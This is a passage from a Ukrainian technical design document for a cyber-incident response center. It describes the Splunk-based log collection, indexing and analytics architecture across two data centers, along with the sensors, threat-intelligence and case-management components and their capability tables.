5) Блок керування розслідуваннями може у автоматичному чи ручному (під час безпосередньої участі дослідника) режимі ініціювати запити/команди з метою дотримання безпеки до блоку засобів дотримання безпеки. Наприклад, блок керування розслідуваннями може надати запит на додавання нового правила для міжмережевого екрану або заблокувати користувача у Microsoft Active Directory (AD). Зверніть увагу, що блок засобів дотримання безпеки доданий з метою здійснення на нього посилань та не є частиною даного етапу розробки технічного проекту.

6) Кейс буде створений або оновлений дослідником ЦРКЗ в ручному режимі після отримання ним доступу до інформаційної панелі.

7) За необхідності блок джерел даних може надсилати дані безпосередньо до блоку аналітики даних.

8) Дослідник з питань безпеки може ініціювати надання запитів/команд з метою дотримання безпеки до блоку засобів дотримання безпеки з інформаційної панелі ЦРКЗ. Наприклад, фахівець може надати запит на додавання нового правила для міжмережевого екрану або заблокувати користувача у Microsoft

Active Directory (AD). Виконання процедур може також відбуватись через блок активного захисту (не відображений у концептуальній архітектурі). В останньому випадку модель взаємодії буде змінена.

9) Інформація, що надходить з джерел, направляється до блоку збору та зберігання даних. Така інформація може включати в себе різни типи даних, одним з яких є повідомлення в системних журналах. Механізм та протокол збору даних залежить від джерела даних (agent-based, syslog, API тощо).

10) Дані, отримання доступу до яких зі сторони ЦРКЗ більше не викликає потреби, архівуються. Цей процес базуватиметься на основі політики архівування даних. Процес архівування не є частиною даного технічного проекту.

11) Попередження щодо безпеки, що згенеровані блоком аналітики даних, збираються за допомогою блоку інструментів формування звітності.

12) Відправлення даних відбувається за допомогою інформаційних панелей ЦРКЗ на основі планових або спеціалізованих запитів.

13) Контекстні дані передаються у блок аналітики даних. Наприклад, інформація, що отримана з Microsoft Active Directory (AD) щодо приналежності користувача до певної групи, може збільшити рівень ризику щодо створення попередження щодо безпеки.

14) Інформація щодо загроз передається до платформи обробки та аналізу даних. Наприклад, індикатори компрометації (indicators of compromise, IOCs) можуть бути використані для виявлення потенційних компрометацій на основі даних отриманих з різних джерел.

15) Блок керування розслідуваннями надсилає інформацію про інциденти безпеки до блоку збору та зберігання даних.

16) Дослідники з питань безпеки додають нові індикатори компрометації (Indicators of compromise, IOCs) до блоку розвідки загроз.

17) Дані щодо загроз передаються у автоматичному чи ручному (під час безпосередньої участі дослідника) режимі до блоку аналітики безпеки через інформаційні панелі.

3.2. Логічна архітектура

Логічна архітектура визначає структуру та зв'язки між ключовими компонентами та сервісами, визначеними в рамках проектування. Даний розділ описує принципи зв'язку та інтеграції між блоками, а також принципи побудови кожного блоку на технічному рівні. На Рисунку 3.2 зображена запропонована логічна архітектура, яка включає в себе джерела даних та компоненти ЦРКЗ в ЦОД1 та ЦОД2. Компоненти ЦРКЗ мають бути розташовані в ЦОД1 та ЦОД2. Кожен ЦОД складається з наведених блоків, а також міжмережевих екранів Cisco FTD наступного покоління, що розміщені між блоками.



Рис. 3.2. Логічна архітектура

Успішне впровадження запропонованої архітектури ЦРКЗ базується на наступних положеннях:

1. Встановлені системи збереження даних спроектовано з метою дотримання вимог політики зберігання даних протягом трьох років.

2. При доступності інформаційних моделей відбуватиметься нормалізація подій відповідно до моделі Splunk common information model (CIM).

3. Агент не матиме доступу до подій. Отримання доступу до інцидентів безпеки здійснюється через портал з питань безпеки, який на даний момент вже використовується. Необхідним буде процес об'єднання порталу з питань безпеки та CyberSponse.

4. Максимальна величина затримки між ЦОД1 та ЦОД2 не перевищує 100мс.

5. Надійний NTP service є завжди доступним і всі джерела даних мають достатньо часу для синхронізації з вищезазначеним сервером/серверами.

6. Існує угода про іменування.

7. Існують рішення для резервного копіювання даних.

Нижче наведено список структурних компонентів ЦРКЗ в частині сенсорів які забезпечують роботу системи:

Таблиця 3.2

Короткий опис компонентів

Компонент	**Опис**
Indexer	Індексатори є частиною територіально розподіленого (Multi-site) кластеру та виконуватимуть функцію єдиного сховища даних для всіх джерел.
Головний вузол	Головний кластерний вузол індексатора.
Форвардер типу Universal (Universal Forwarder)	Де n – кількість сенсорів. Syslog-NG виконуватиме функцію syslog-серверу, зберігаючи при цьому системні журнали на локальному диску. Splunk Форвардери типу Universal зчитуватимуть локальні файли системних журналів та направляють їх до індексаторів.
Форвардер типу Heavy)	Syslog-NG виконуватиме функцію syslog-серверу, зберігаючи при цьому системні журнали на локальному диску. Splunk

Компонент	Опис
(Heavy Forwarder	Форвардери типу Universal зчитуватимуть локальні файли системних журналів та направлятимуть їх до індексаторів, або, при необхідності, до інших пунктів призначення. Дані форвардери розміщуватимуться в інтернет блоці.
Форвардер типу Universal	Syslog-NG виконуватиме функцію syslog-серверу, зберігаючи при цьому системні журнали на локальному диску. Splunk Форвардери типу Universal зчитуватимуть локальні файли системних журналів та направлятимуть їх до індексаторів. Дані форвардери розміщуватимуться у внутрішньому блоці.
Ad-hoc Search Head	При необхідності Ad-hoc Splunk Search Head (SH) використовуватиметься для здійснення спеціалізованого пошуку дослідником ЦРКЗ.
Hunting Search Head	The hunting Splunk Search Head (SH) використовуватиметься для виконання пошуку загроз.
Deployment Server	Виконуватиме роль серверу ліцензій Splunk, deployment server та використовуватиметься як Splunk Distributed Management Console (DMC).
Enterprise Security Search Head	The Splunk Enterprise Security (ES) SH є пошуковим інструментом на основі Splunk Enterprise Security (ES), що отримує дані про загрози з попередньо сконфігурованих потоків, доступних за допомогою Splunk Enterprise Security.) Хост виконуватиме роль системи керування подіями безпеки (SIEM) в рамках аналітичних можливостей, доступних в складі додатку Splunk ES.
MS AD	Сервери Microsoft Active Directory (AD) виконують роль серверів LDAPS, надаючи доступ користувачам до різних елементів.
ThreatQ	Компоненти ThreatQ TIP (де TIP – платформа розвідки загроз). Хоча їх кількість дорівнює двом, активним компонентом в мережі буде лише один. (Компонент в ЦОД2 знаходитиметься у вимкненому стані та може бути запущений вручну у випадку виходу з ладу компонента в ЦОД1.
CyberSponse	Компоненти CyberSponse виконують функцію системи керування розслідуваннями та інструментів автоматизації.

Мережа ЦРКЗ має складатися з двох ідентичних ЦОД: ЦОД1 та ЦОД2. На рисунку 3.3 зображені блоки центрів даних та місця розташування кожного сервісу.



Рис. 3.3. Проектування сенсорів та ЦРКЗ

Сенсор визначається як набір автономного обладнання та програмного забезпечення, ключовими функціями якого є виявлення загроз та забезпечення користувачів функціями мережевого з'єднання. Кожен сенсор складається з наступних компонентів:

- Cisco Firepower 2120, що виконує код Cisco FTD
- Маршрутизатор Cisco ISR4221
- Комутатор серії Cisco Catalyst 9300
- Сервер UCS (rack-mounted)
- 2 точки доступу TAP (Terminal Access Points) до терміналу Gigamon

VMware ESXi встановлюється на кожному сервері UCS сенсора та обслуговує наступні віртуальні машини:

- Cisco Stealthwatch Flow Collector
- Cisco Stealthwatch Flow Sensor
- Cisco Stealthwatch Management Console
- Bro DPI engine
- Форвардер Splunk типу universal або heavy

Джерела даних ЦРКЗ можуть бути розміщені в:

- Місці розташування сенсору
- Інтернет блоці ЦОД1 або ЦОД2
- Внутрішньому блоці ЦОД1 або ЦОД2
- ЗВІД

Система передбачає встановлення форвардерів Splunk на сенсори. Вони використовуватимуться для збору даних з ряду компонентів сенсору і потенційно, якщо це буде необхідно в майбутньому, з мережі користувача. Форвардери не зберігатимуть дані і відповідно не використовуватимуть ліцензію Splunk Enterprise.

Управління системними журналами матиме наступні **функціональні можливості**:

1. *Аналіз джерел подій/файлів системних журналів* досягається шляхом розуміння того, які дані є необхідними, та шляхом визначення джерела цих даних. Дана можливість базується на наступних положеннях:

- Як проводити збір даних: syslog, agent, API, FTP і т.д.
- Вимоги щодо налаштування джерела даних: рівень логування, файл для запису логів, запити для вибірки даних і т.д.
- Аналіз впливу рівня навантаження джерела даних на інші функціональні можливості служби управління системними журналами, таких як нормалізація та збереження даних.

2. *Збір системних журналів*, що означає дозвіл на введення будь-якого джерела даних в систему з метою їх подальшого перегляду. Завантаження джерела може буде здійснено за допомого таких стандартних протоколів як syslog або через такі механізми як Transport Layer Security (TLS), завантаження файлу, API-виклик та інші. Збір системних журналів проводиться агентом або, при необхідності, syslog-сервером шляхом очікування TCP або UDP сесій на відкриті порти індексуючого сервера. Дана можливість передбачає збір даних, їх подальше пересилання або зберігання.

3. *Нормалізація системних журналів*, яка може здійснюватися під час збору даних або виконання запитів до даних і досягається шляхом використання Splunk Common Information Model (CIM), яка є семантичною моделлю для вилучення корисної інформації з даних. Splunk Common Information Model (CIM) допомагає нормалізувати дані для того, щоб вони відповідали загальноприйнятими стандартами, використовуючи при цьому однакові назви полів та мітки подій від різних джерел та вендорів. CIM діє за принципом «схема на льоту» для визначення кореляцій в даних цих подій, при цьому не впливаючи на обробку даних. Окрім цього під час процесу пошуку виконується «парсинг». Під час пошуку мають місце декілька типів обробки подій: вилучення поля (пара назва/значення), введення спеціальних назв асоційованих з полями (що дозволяють використовувати це ім’я для пошуку подій, що містять це поле), перейменування вихідного типу даних, співставлення типів подій та інші.

4. *Збереження системних журналів* передбачає індексування даних в Splunk cluster, в якому накопичено необроблені та доступні для пошуку дані. Для цього потрібен дисковий простір, що забезпечує достатню ємність, швидкість доступу до даних та надійність виконання послуг. Готові диски надаються системою збереження даних, що доступна на платформі Cisco HyperFlex

5. *Захист системних журналів*, який досягається шляхом впровадження моделі, що базується на політиці безпеки на основі ролей, яка, в свою чергу, спирається на інформацію, надану засобами автентифікації та авторизації.

6. *Запит/вилучення системних журналів*, коли дана можливість досягається шляхом застосування Splunk Search Heads.

7. *Планування обчислювальної потужності*, коли отримання інформації з центрального сховища індексації системних журналів. Інформація включає в себе:

- Інформацію про відкинуті події
- Інформацію про використання індексів
- Інформацію про використання дисків
- Інформацію про використання ресурсів процесору та пам’яті
- Інформацію про кількість запитів за годину

Система передбачає встановлення окремого форвардера Splunk в кожний сенсор. Встановлення форвардера сенсору за замовчуванням базуватиметься на:

- Syslog-NG виконуватиме роль syslog-сервера, записуючи дані на локальний диск
- Форвардер Splunk типу Universal зчитуватиме дані, що записані за допомогою Syslog-NG та направлятиме їх до форвардерів Splunk, розміщених в інтернет блоці ЦОД1 та ЦОД2.

Форвардер Splunk, що встановлений в сенсорі, буде розміщений на віртуальній машині. Трафік дота від форвардерів сенсору, а також проміжних форвардерів в ЦОД1 та ЦОД2 буде захищений за допомогою протоколу Transport Layer Security (TLS), проходячи при цьому через зашифровані DMVPN-тунелі між вузлами spokes та hub.

Форвардери збиратимуть інформацію про події з наступних джерел:

- Маршрутизатор сенсору
- Комутатор сенсору

За умови дотримання всіх вимог щодо мережі та безпеки, встановлення форвардеру на кожному сенсорі дає змогу Проекту збирати дані з інших джерел, розташованих в державних установах, де встановлений сенсор.

Форвардер типу Universal збирає дані з джерела даних або іншого форвардера та відправляє їх до форвардера, або до набору розподілених компонентів Splunk, що працюють разом. Найбільшою перевагою використання форвардеру типу universal у порівнянні з форвардером типу heavy є те, що форвардер типу universal потребує значно меншого обсягу ресурсів ніж інші програмні продукти Splunk.

З іншої сторони, форвардери типу Heavy можуть фільтрувати та направляти дані до визначених отримувачів на основі джерела, типу джерела даних або шаблонів подій. Наприклад, ви можете відправити всі дані з однієї групи машин до одного індексатору і всі дані з другої групи до другого індексатору. Ви також можете використовувати форвардер типу heavy з метою перевірки кодів подій WMI для фільтрування і/або направлення подій Windows.

Форвардери Splunk типу Heavy використовуються замість форвардерів типу Universal. Причиною даного рішення є необхідность вибіркової відправки інформації про події, що надходять від сенсорів до інших точок призначення, окрім кластеру ЦРКЗ. Через відкритий TCP-сокет або у вигляді стандартного syslog, форвардери Splunk можуть направляти необроблені дані до систем, що не належать Splunk. У даному випадку форвардер типу heavy направлятиме дані умовно до систем третьої сторони. За такою ж схемою відбуватиметься передача даних умовно до інших компонентів Splunk. Для цього необхідна наявність процесору для виводу даних в форматі Syslog, який, в свою чергу, є недоступним для форвардерів типу universal.

В якості сховища даних Splunk Enterprise викотистовуються Індекси, де Splunk Enterprise перетворює вхідні дані в події.

В свою чергу індексатор це компонент Splunk Enterprise, що індексує дані. Для невеликих розгортань, одного компоненту може бути достатньо для виконання таких функцій Splunk Enterprise як введення даних та управління пошуком. Проте, при більшому, розподіленому розгортанні, функції введення даних та управління пошуком розподіляються на інші компоненти Splunk

Enterprise. Даний опис зосереджений винятково на функції індексації в контексті застосування одного компоненту чи розподіленого розгортання.

Кластер індексаторів це група індексаторів, сконфігурована таким чином, щоб копіювати дані один одного з метою зберігання декількох копій всіх даних. Цей процес відомий як «реплікація індексів» або «кластеризація індексаторів». Зберігаючи декілька однакових копій даних, кластери запобігають втраті даних, одночасно підвищуючи при цьому доступність даних для пошуку. Територіально розподілена реплікація даних та фактори пошуку визначають відповідну кількість копій та копій, доступних для пошуку, що містяться в кластері.

Кластери індексаторів підтримують функцію автоматичного переходу від одного вузла до іншого. Це означає, що якщо один або декілька вузлів вийдуть з ладу, вхідні дані продовжуватимуть індексуватись, а індексовані дані залишатимуться доступними для пошуку.

Кластери індексаторів це групи індексаторів Splunk Enterprise, сконфігуровані для реплікації даних один одного з метою зберігання декількох копій всіх даних в системі. Цей процес відомий як реплікація індексів. Зберігаючи декілька однакових копій даних Splunk Enterprise, кластери запобігають втраті даних, одночасно підвищуючи при цьому доступність даних для пошуку.

Кластери індексаторів підтримують функцію автоматичного переходу від одного індексатора до іншого. Це означає, що якщо один або декілька індексаторів вийдуть з ладу, вхідні дані продовжуватимуть індексуватись, а індексовані дані залишатимуться доступними для пошуку.

Передбачається впровадження територіально розподіленого кластеру Splunk (Splunk multi-site cluster). Ключова різниця між територіально розподіленими кластерами та односайтовими кластерами полягає в тому, що:

- Кожен вузол (master/peer/search head) має закріплений за собою об’єкт.
- Реплікація відповідної кількості копій відбувається з урахуванням технічних можливостей об’єкту.
- Search heads розподіляють свою пошукову активність лише між локальними вузлами, якщо це можливо.

- При необхідності відновлювальна активність, що відбувається у випадку відключення вузла, проводиться в рамках одного об’єкту.

Проектування індексів буде базуватись на наступних умовах:

дані будуть зберігатись на територіально розподіленому кластері, кожна організація матиме власний набір індексів. В робочому проекті буде вказана кількість індексів на кожну організацію та угода про іменування індексів;

дані, що зібрані з джерел ЦОД1 та ЦОД2 зберігатимуться, маючи при цьому власний набір індексів.

Search Heads мають бути сконфігуровані для отримання доступу до кластера індексаторів як до їх джерела даних. Два Search Heads будуть встановлені в кожному внутрішньому блоці ЦОД:

Сервер розгортання має використовуватися для централізованого управління файлами конфігурації Splunk, а також розгортання додатків у всіх компонентах Splunk. Жодні локальні зміни конфігурацій не будуть виконуватися, окрім випадків, підтверджених як надзвичайні події.

Сервер розгортання це інструмент для розповсюдження конфігурацій, програмних застосунків та пакетів оновлень для груп компонентів Splunk Enterprise. Також його можна використовувати для поширення пакетів оновлень для більшості типів компонентів Splunk Enterprise: форвардерів, індексаторів з використанням некластерної архітектури та search heads. Ключовими елементами архітектури серверу розгортання є:

Сервер розгортання є компонентом Splunk Enterprise, що виступає в якості централізованого менеджера конфігурацій для будь-якої кількості інших компонентів, що називаються клієнтами розгортання ("deployment clients").

Клієнт розгортання (deployment client) є компонентом Splunk, що дистанційно сконфігурований за допомогою серверу розгортання (deployment server). Клієнт розгортання (deployment client) може бути у вигляді форвардерів типу universal, форвардерів типу heavy, індексаторів або search heads. Кожен клієнт розгортання належить до одного або декількох класів сервера.

Додаток розгортання це набір контенту (включаючи файли конфігурацій), що зберігаються на сервері розгортання та розгортаються для клієнтів як елемент класу серверів. Додаток розгортання може складатися з одного файлу конфігурацій або з багатьох файлів. З часом на додаток можна встановлювати оновлення та заново розгорнути його призначеним клієнтам.

Клас серверів це група клієнтів розгортання, яких об’єднує одна або декілька визначених характеристик. Наприклад, ви можете об'єднати всіх користувачів Windows в один клас сервера і всіх споживачів Linux в інший клас сервера. Ви використовуєте класи сервера, щоб приєднати групу клієнтів розгортання до одного або декількох додатків розгортання. Створюючи клас сервера, ви повідомляєте серверу розгортання, що певний набір споживачів повинен отримати оновлення конфігурацій у вигляді певного набору додатків.



Рис. 3.4. Концептуальний проект серверу розгортання

Сервер розгортання дозволяє групувати компоненти Splunk Enterprise за спільними характеристиками з метою подальшого поширення контенту на основі цих груп. Вони називаються класами сервера. Групування серверів у класи є важливим етапом розробки та реалізації успішного процесу розгортання.

Балансувальники навантаження. Інформація про події, що надсилається на основі протоколу UDP, в нашому випадку це syslog, направляється на віртуальну адресу virtual IP (VIP) балансувальника навантаженя. Балансувальник навантаження використовується для дотримання балансу навантаження Syslog-NG серверів, встановлених на форвардерах.

В рамках поставлених задач запропоноване рішення повинно мати такі основні можливості аналізу та реагування на кіберінциденти:

Таблиця 3.3

Функціональні можливості сервісу моніторингу в режимі реального часу

Можливість	Опис
Моніторинг подій безпеки за допомогою аналітичних інструментів	Ця можливість забезпечується шляхом доступу до системних журналів та застосуванням до них кореляційних правил. Дана можливість може здійснювати детерміновану та статистичну аналітику.
Сценарії використання кореляційних правил	Набір сценаріїв використання, які задокументовані в каталозі сценаріїв використання. Сценарії використання будуть розроблені та задокументовані за стандартним шаблоном.
Моніторинг подій безпеки для систем, що не інтегровані з інструментами SIEM (системи керування подіями безпеки)	Застосування інформаційних панелей системи безпеки, що не інтегровані в аналітичну платформу.
Система керування розслідуваннями	Дана можливість досягається за допомогою блоку керування розслідуваннями. Аналітична платформа матиме можливість створювати попередження щодо безпеки на платформі керування розслідуваннями CyberSponse.
База знань	Місце, де зберігатиметься каталог сценаріїв використання разом із іншою інформацією пов'язаною з сервісом. Дана можливість забезпечується платформою Confluence.

В запропонованому рішенні ЦКРЗ Splunk Enterprise Security (ES) буде використовуватись в якості аналітичного інструменту безпеки. Головний компонент Splunk ES має бути встановленим в ЦОД1 з резервною копією Splunk ES в ЦОД2. Резервне копіювання додатка Splunk ES має виконуватися щоденно і відправлятись до компонента Splunk ES в ЦОД2. Splunk ES має бути інтегрований в ThreatQ, CyberSponse та Nessus.

Базові функціональні можливості сервісу аналізу та реагування на інциденти наведені в таблиці 3.4

Таблиця 3.4

Функціональні можливості сервісу розслідування та реагування на інциденти

№	Можливість	Опис
1	Перевірка/аналіз інцидентів	Ця можливість визначена в рамках програми реагування на інциденти та досягається шляхом отримання доступу до даних служби керування системними журналами або інших джерел, таких як аналітична служба NetFlow. Впровадження даної можливості передбачає отримання доступу до систем, що використовуються для аналітики. Це також вимагає доступу до контекстних даних, доступних в інших системах, таких як Microsoft Active Directory або службі керування вразливостями..
2	Класифікація інцидентів	Ця можливість визначена в рамках процесу реагування на інциденти безпеки та проведення дослідниками з питань безпеки сортування або аналізу потенційних інцидентів порушень безпеки.
3	Аналіз шкідливого ПЗ	Виконання даної можливості може здійснюватися за межами ЦРКЗ дослідником ЦРКЗ для проведення динамічного аналізу інформації стосовно потенційних або підтверджених інцидентів безпеки, таких як посилання на веб-ресурси або файли.
4	Передача до технічних команд	Ця можливість визначена в рамках процесу реагування на інциденти та проведення дослідником з питань безпеки дослідження

№	Можливість	Опис
		потенційних або підтверджених інцидентів безпеки. Дана можливість буде реалізована на базі платформи керування розслідуваннями.

Сервіс розвідки загроз володіє наступними можливостями:

Отримання потоків даних щодо загроз досягається шляхом використання підблоку збору даних щодо загроз. Даною можливістю передбачається підтримка функції отримання інформації про розвідку загроз з різних джерел: відкритих, комерційних, приватних, продуктових, а також внутрішніх. Повинна підтримувати різні формати збору даних, серед яких: STIX, OpenIOC, API-based, HTTP, SCP, FTP, завантаження файлів індикаторів компрометації, «парсинг» файлів тощо.

Управління даними щодо загроз забезпечує використання єдиної моделі даних для зберігання індикаторів компрометації, отриманих з різних джерел.

Накопичення та кореляція даних розвідки загроз є гарантією того, що інформація про актуальні індикатори компрометації є швидко доступною та встановлено зв'язок між різними записами в базі індикаторів компрометації.

Портал розвідки загроз має використовуватись для дослідників порталу з метою отримання ними доступу для виконання запитів, а також дослідження індикаторів компрометації.

Прикладний програмний інтерфейс (Application Programme interface, API), де платформа розвідки загроз може бути інтегрована з іншими системами та інструментами, що використовують відкритий API.

